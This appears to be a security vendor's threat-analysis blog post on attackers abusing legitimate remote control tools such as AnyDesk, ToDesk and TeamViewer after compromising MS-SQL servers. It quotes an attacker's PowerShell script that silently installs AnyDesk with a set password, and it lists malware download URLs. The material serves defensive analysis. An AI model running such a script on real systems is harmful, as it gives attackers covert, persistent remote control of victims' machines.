Malware

Attackers Abusing Various Remote Control Tools

Oct 11 2022

Overview

Ordinarily, attackers install malware through various methods such as spear phishing emails with a malicious attachment, malvertising, vulnerabilities, and disguising the malware as normal software and uploading them to websites. The malware that is installed include infostealers which steal information from the infected system, ransomware which encrypts files to demand ransom, and DDoS Bots which are used in DDoS attacks. In addition to these, backdoor and RAT are also major malware programs used by attackers. Backdoor malware is installed in infected systems and receives commands from the attacker to perform malicious behaviors. By doing so, the attacker can take dominate the infected system. These backdoor types of malware not only take over individual systems but through lateral movement, take over networks and can ultimately be used to steal internal corporate information or be used as a medium for attacks that encrypt the internal systems in control.


In terms of features, RAT malware is the same as backdoor malware. However, RAT types have unique characteristics, and this is because RAT has multiple meanings, including “Remote Access Trojan” or “Remote Administration Tool”. When it is referred to as “Remote Access Trojan,” it is similar to backdoor malware as it offers remote control of the infected system. However, the kinds of software that are called “Remote Administration Tools” such as AnyDesk or TeamView are normal programs installed by ordinary or corporate users to be used to control systems remotely. Due to such confusion, Remcos RAT is being described as a “Remote Administration Tool” even though it is a “Remote Access Trojan” which includes malicious features such as keylogging, taking screen captures, supporting webcams, and stealing information.[1]

This blog post covers actual cases where attacker abuse “Remote Administration Tools” such as AnyDesk and TeamViewer, which are used for normal purposes, to take control of infected systems. In order to do so, the post summarizes the types and characteristics of major backdoor and RAT (Remote Access Trojan) malware before discussing the various RATs (Remote Administration Tools) that are used in recent attacks alongside actual cases of attacks.

Backdoor and RAT (Remote Access Trojan)

REMOTE SHELL

The simplest form is the remote shell malware. Remote shells are categorized into reverse shell and bind shell depending on the communication method. The purpose of both shells is to provide the attacker with the shell of the infected system. Thus, when the remote shell is installed on an infected system, the attacker can use the provided shell to execute commands, meaning that they have dominated the target system.




BACKDOOR & RAT (REMOTE ACCESS TROJAN)

As backdoor is a blanket term, it has been categorized with RAT types. The ASEC Weekly Statistics blog shows that various types of backdoors are used in attacks even recently.[2] The major commercial RATs and RATs sold on the deep web include Remcos RAT, AveMaria (Warzone RAT), BitRAT, and RedLine, and NanoCore which had its cracked version of the builder publicized in the past is also being used by attackers to this day. There are many other types that have been published as open sources, such as Gh0st RAT, Async RAT, and Quasar RAT.

In addition to such types that have been released to the public, there are still many backdoors that have been created by the attackers themselves. Furthermore Kimsuky and NukeSped attack groups also mainly use backdoor malware. These include AppleSeed, PebbleDash, and NukeSped.

COBALTSTRIKE & METASLPOIT METERPRETER

CobaltStrike and Metasploit Meterpreter are penetration testing frameworks. They are tools that can be used to inspect security vulnerabilities for networks and systems of companies and organizations, providing various features for each penetration test stage. Thus, like ordinary backdoor malware, they provide control over the infected system but also additionally provide features needed in each stage, from generating various types of payloads for initial compromise, stealing account credentials, internal web movement, to full system control.



Because of these characteristics, most of the recent APT attack groups use tools like Cobalt Strike to infiltrate companies and dominate their internal network, ultimately stealing internal corporate information or installing ransomware to encrypt the dominated systems.

Cases of Remote Administration Tool Abuse

As explained above, there are software called “Remote Administration Tools” used by ordinary or corporate users for the remote control of systems. These types of programs include RDP offered by Windows, as well as commercial programs such as AnyDesk and TeamViewer which use their own protocols, and other types that use VNC protocols.


Unlike backdoor and RAT (Remote Access Trojans) which are mostly based on command lines, remote control tools place emphasis on user-friendliness, so they offer remote desktops, also known as GUI environments. Even though they do not have malicious features, if they are installed on infected systems, they can be used for malicious purposes by attackers, such as for the installation of additional malware or information theft.

Backdoor malware run the risk of being detected by security software even if they bypass the detection of security software as they are not known normal programs. However, as most remote control tools are used by countless users, they are recognized as normal programs. Thus, they have the advantage of allowing attackers to use remote control tools, which are normal programs, to bypass the detection of security software, while simultaneously enabling domination over the infected system in a GUI environment.

The following covers the remote control tools used in actual attacks and their cases.

ANYDESK


AnyDesk is a major remote control tool used in various APT attacks by the Conti ransomware attack group[3] and the DarkSide ransomware attack group[4]. Aside from these groups, it has been used in attacks against inappropriately managed MS-SQL servers until recently as introduced in the ASEC blog.[5]



After the hacker gains control over an MS-SQL server, the following PowerShell command is executed. This script is responsible for installing AnyDesk from the official website in silent mode, before setting the password “wocaoybb” on it.

```
mkdir "C:\ProgramData\AnyDesk"
# Download AnyDesk
$clnt = new-object System.Net.WebClient
$url = "http://download.anydesk.com/AnyDesk.exe"
$file = "C:\ProgramData\AnyDesk.exe"
$clnt.DownloadFile($url,$file)
cmd.exe /c C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent
cmd.exe /c echo wocaoybb | C:\ProgramData\anydesk.exe --set-password
```

If AnyDesk is installed on the infected system using the method mentioned above, the attacker can access the infected system and remotely control it without the user’s permission by entering a password.




TODESK, RUDESKTOP


Recently, there have been cases where, after AnyDesk was installed, ToDesk, a Chinese remote control tool, and RuDesktop, a Russian remote control tool, were also installed. These are all normal programs that have not been downloaded from the official website but from the address below before the installation process began.

Process	Module	Target	Behavior	Data
cmd.exe	N/A	rd.exe	Creates process	N/A
sqlservr.exe	N/A	N/A	Downloads executable file	http://106.250.168.50/rd.exe rd.exe

Process	Module	Target	Behavior	Data
cmd.exe	N/A	todesk.exe	Creates process	N/A
sqlservr.exe	N/A	N/A	Downloads executable file	http://106.250.168.50/todesk.rar todesk.exe

Although the details of their installation scripts or commands have not been discovered like in the case of AnyDesk above, it is possible that the two programs were used in a similar manner as they allow remote system access based on a randomly generated set of ID and password when they are installed on a system.






TEAMVIEWER

TeamViewer is another major remote control tool used alongside AnyDesk by various attackers. This section covers a case of SmokeLoader. SmokeLoader has continuously been distributed during the last few years, taking up a high proportion in the recent ASEC statistics. It is recently being distributed by having users download the malware that is disguised as software cracks and serial generation programs on websites for distribution.

SmokeLoader is categorized as a downloader, and supports self plugins on top of additional malware features.[6] There are about 10 types of identified plugins, and they are usually responsible for stealing information. In addition, there are plugins that make it behave with DDoS Bot or ones responsible for installing TeamViewer without user awareness.

Like AnyDesk, TeamViewer also requires the ID and the password generated in the installed environment to gain access. The problem is that the generated account credentials are visible on the GUI window. To steal these strings, the SetWindowsTextW() function is hooked, which collects the strings when they are visible on the screen.

